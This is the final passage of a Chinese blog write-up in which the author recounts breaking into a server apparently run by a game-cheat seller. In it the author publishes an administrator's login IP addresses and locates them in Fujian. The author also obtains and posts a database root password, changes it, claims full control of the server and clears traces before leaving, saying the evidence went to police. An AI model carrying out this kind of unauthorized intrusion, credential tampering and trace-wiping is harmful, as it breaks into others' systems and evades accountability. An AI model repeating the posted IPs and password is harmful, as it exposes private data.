


其实进面板的时候怕他绑了微信有提醒，结果没有，哈哈

发现管理员登录IP


718	用户登录	登录成功,帐号:瑞斯,登录IP:183.251.7.243	2019-11-09 22:25:43
717	用户登录	登录成功,帐号:瑞斯,登录IP:183.251.7.242	2019-11-06 22:14:30


查一下地址是福建的



拿到数据库root密码(虽然没啥用)

修改数据库密码

root密码 2cf8acd6ffb! 



到此已经拿下服务器所有权限，清除痕迹擦屁股走人。

## 0X05 最后


法律红线切不可碰，证据全部打包，提交给网警同志。

最后，吐槽一句吃鸡外挂越来越多了，越来越没游戏体验了



原创投稿作者：yzddmr6

作者博客：<https://yzddmr6.tk/>





精选留言

---

用户设置不下载评论